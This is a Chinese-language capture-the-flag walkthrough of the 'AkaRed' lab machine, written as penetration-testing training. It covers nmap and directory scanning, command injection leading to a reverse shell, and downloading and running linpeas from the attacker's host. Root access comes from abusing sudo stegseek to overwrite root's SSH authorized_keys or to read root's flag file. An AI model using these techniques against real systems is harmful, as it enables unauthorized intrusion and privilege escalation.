
Akared

靶机配置完成后，首先使用nmap对靶机进行端口扫描

```
┌──(root㉿kali)-[~]
└─# nmap -sV -T4 192.168.0.103 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-11 19:34 HKT
Nmap scan report for bogon (192.168.0.103)
Host is up (0.00028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
MAC Address: 08:00:27:48:C2:B1 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 7.53 seconds
```

得到ssh和http端口




扫描一下目录

```
┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.0.103:80/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
```

```
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3

 (_||| _) (/_(_|| (_| )



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 4734

Output File: /root/reports/http_192.168.0.103_80/__25-04-11_19-41-35.txt

Target: http://192.168.0.103/

[19:41:35] Starting:

[19:41:43] 200 -   21B  - /robots.txt
[19:41:43] 403 -  278B  - /server-status
```

得到/robots.txt



base64解码为 welcome:akared

尝试使用welcome:akared进行ssh登陆

```
┌──(root㉿kali)-[~]
└─# ssh welcome@192.168.0.103
welcome@192.168.0.103's password:
Permission denied, please try again.
```


试了akared, Aka.Red, 都不对。

网站的名字叫cyberping，文本框提示我们可以输入ip和命令

尝试命令注入

5秒后网页刷新，因此存在注入点

我们直接尝试反弹shell



python建立交互式伪终端

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@AkaRed:/var/www/html$ ls
ls
index.php  robots.txt
```

网站里没发现什么对我们有用的信息，我们直接去拿user的flag

```
www-data@AkaRed:/var/www/html$ cd /home
www-data@AkaRed:/home$ ls
welcome
www-data@AkaRed:/home$ cd welcome
cd welcome
www-data@AkaRed:/home/welcome$ ls
user.txt
www-data@AkaRed:/home/welcome$ cat user.txt
flag{f0a41fdbc520e191db615c3335c6f305}
```

接下来尝试进行提权

```
www-data@AkaRed:/home$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data: ^C
```

sudo -l需要密码，传一个linpeas进去看看

```
www-data@AkaRed:/var/www$ wget 192.168.0.106:80/linpeas.sh
wget 192.168.0.106:80/linpeas.sh
--2025-04-11 08:06:25--  http://192.168.0.106/linpeas.sh
Connecting to 192.168.0.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830426 (811K) [text/x-sh]
linpeas.sh: Permission denied
```


这个目录不给我们写入，看一下哪些目录可以写入

```
www-data@AkaRed:/var/www/html$ find / -writable -type d 2>/dev/null
/dev/mqueue
/dev/shm
/var/lib/php/sessions
/var/tmp
/var/cache/apache2/mod_cache_disk
/run/lock
/run/lock/apache2
/tmp
/proc/3200/task/3200/fd
/proc/3200/fd
/proc/3200/map_files
```

/tmp是可以写入的，上传linpeas跑起来

```
www-data@AkaRed:/tmp$ wget http://192.168.0.106:80/linpeas.sh
--2025-04-11 08:14:43--  http://192.168.0.106/linpeas.sh
Connecting to 192.168.0.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830426 (811K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 810.96K  --.-KB/s    in 0.006s

2025-04-11 08:14:43 (140 MB/s) - ‘linpeas.sh’ saved [830426/830426]

www-data@AkaRed:/tmp$ ls
linpeas.sh
www-data@AkaRed:/tmp$ chmod +x linpeas.sh
www-data@AkaRed:/tmp$ ./linpeas.sh
```

发现了一个有意思的东西



showmepassword “给我看密码”

```
www-data@AkaRed:/tmp$ /opt/showmepassword
input to /tmp/xxoo
when input 1000 count. u will get password.
now it is 1 count.
www-data@AkaRed:/tmp$ /opt/showmepassword
input to /tmp/xxoo
when input 1000 count. u will get password.
now it is 2 count.
```

```
www-data@AkaRed:/tmp$ cat /tmp/xxoo
cat /tmp/xxoo
a
a
```

那么我们有1000行a的时候就会得到密码，直接创建一个1000行的xxoo把他替换掉

```
seq 1 1000 | xargs -I {} echo "a" > xxoo
```

再次运行得到密码

```
www-data@AkaRed:/tmp$ /opt/showmepassword
input to /tmp/xxoo
when input 1000 count. u will get password.
d2VsY2
```

这里还有第二种方法，感谢群主提供的思路

```
strings /opt/showmepassword
```

```
strings /opt/showmepassword
/lib64/ld-linux-x86-64.so.2
libc.so.6
fopen
perror
puts
printf
fgetc
fclose
fwrite
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
d2VsY2
/tmp/xxoo
Failed to write /tmp/xxoo
input to /tmp/xxoo
when input 1000 count. u will get password.
now it is %d count.
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7325
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
```

或者使用ida进行反编译

```
.rodata:0000000000002004                db    0
.rodata:0000000000002005                db    0
.rodata:0000000000002006                db    0
.rodata:0000000000002007                db    0
.rodata:0000000000002008 aD2vsy2        db 'd2VsY2',0           ; DATA XREF: main+8↑o
.rodata:000000000000200F ; char modes[]
.rodata:000000000000200F modes          db 'a',0                ; DATA XREF: main+1A↑o
.rodata:0000000000002011 ; char filename[]
.rodata:0000000000002011 filename       db '/tmp/xxoo',0        ; DATA XREF: main+21↑o
.rodata:0000000000002011                                        ; main+80↑o
.rodata:000000000000201B aA_0           db 'a',0Ah,0            ; DATA XREF: main+49↑o
.rodata:000000000000201E ; char aFailedToWriteT[]
.rodata:000000000000201E aFailedToWriteT db 'Failed to write /tmp/xxoo',0
.rodata:000000000000201E                                        ; DATA XREF: main:loc_122E↑o
.rodata:0000000000002038 ; char s[]
.rodata:0000000000002038 s              db 'input to /tmp/xxoo',0
.rodata:0000000000002038                                        ; DATA XREF: main+61↑o
.rodata:000000000000204B                align 10h
.rodata:0000000000002050 ; char aWhenInput1000C[]
.rodata:0000000000002050 aWhenInput1000C db 'when input 1000 count. u will get password.',0
.rodata:0000000000002050                                        ; DATA XREF: main+6D↑o
.rodata:000000000000207C ; char aR[]
.rodata:000000000000207C aR             db 'r',0                ; DATA XREF: main+79↑o
.rodata:000000000000207E ; char format[]
.rodata:000000000000207E format         db 'now it is %d count.',0Ah,0
.rodata:000000000000207E                                        ; DATA XREF: main+F3↑o
.rodata:000000000000207E _rodata        ends
```

ssh用welcome:d2VsY2登录，sudo -l查看可能的提权程序

```
┌──(root㉿kali)-[~/CVE-2021-3156-plus]
└─# ssh welcome@192.168.0.103
welcome@192.168.0.103's password:
Linux AkaRed 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 11 05:59:58 2025 from 192.168.3.94
welcome@AkaRed:~$ sudo -l
Matching Defaults entries for welcome on AkaRed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on AkaRed:
    (ALL : ALL) NOPASSWD: /usr/local/bin/stegseek
```

第一次用stegseek，看了一下用法，-xf可以指定输出文件，写公钥试试

把公钥放进图片里

```
┌──(root㉿kali)-[/home/kali/Pictures]
└─# steghide embed -cf 1.jpg -ef authorized_keys
Enter passphrase:
Re-Enter passphrase:
embedding "authorized_keys" in "1.jpg"... done
```

-xf指定输出写公钥

```
welcome@AkaRed:~$ sudo stegseek 1.jpg -wl 1.txt -xf /root/.ssh/authorized_keys
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek


[i] Found passphrase: ""
[i] Original filename: "authorized_keys".
[i] Extracting to "/root/.ssh/authorized_keys".
the file "/root/.ssh/authorized_keys" does already exist. overwrite ? (y/n) y
```

ssh密钥连接root，拿到flag

```
┌──(root㉿kali)-[/home/kali/Pictures]
└─# ssh root@192.168.0.103 -i /root/.ssh/id_rsa
Linux AkaRed 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 10 05:49:07 2025 from 192.168.3.94
root@AkaRed:~# ls
a.c  root.txt  showmepassword  stegseek_0.6-1.deb
root@AkaRed:~# cat root.txt
flag{0762f42f037bd7d4dd6486a95fd50943}
```

这里感谢hyh老师的另一种方法，直接读flag写进图片里

```
To extract embedded data from stg.jpg: stegseek --extract -sf stg.jpg
welcome@AkaRed:/opt$ sudo stegseek --embed -cf /tmp/key2.jpeg  -ef /root/root.txt
Enter passphrase:
Re-Enter passphrase:
embedding "/root/root.txt" in "/tmp/key2.jpeg"... done
welcome@AkaRed:/opt$ sudo stegseek --extract -sf /tmp/key2.jpeg
Enter passphrase:
wrote extracted data to "root.txt".
welcome@AkaRed:/opt$ ls -al /tmp/
total 3708
drwxrwxrwt  2 root     root        4096 Apr 11 07:27 .
drwxr-xr-x 18 root     root        4096 Nov 13  2020 ..
-rw-r--r--  1 welcome  welcome  2925104 Mar 27 00:39 a.gif
-rw-r--r--  1 welcome  welcome        8 Apr 11 07:26 a.jpg
-rw-r--r--  1 welcome  welcome    20673 Apr 11 07:33 key2.jpeg
-rw-r--r--  1 www-data www-data  826188 Dec  4 19:45 linpeas.sh
-rw-r--r--  1 www-data www-data    4007 Apr 11 07:22 xxoo
welcome@AkaRed:/opt$ ls
a.sh  root.txt  showmepassword
welcome@AkaRed:/opt$ cat root.txt
flag{0762f42f037bd7d4dd6486a95fd50943}
welcome@AkaRed:/opt$
```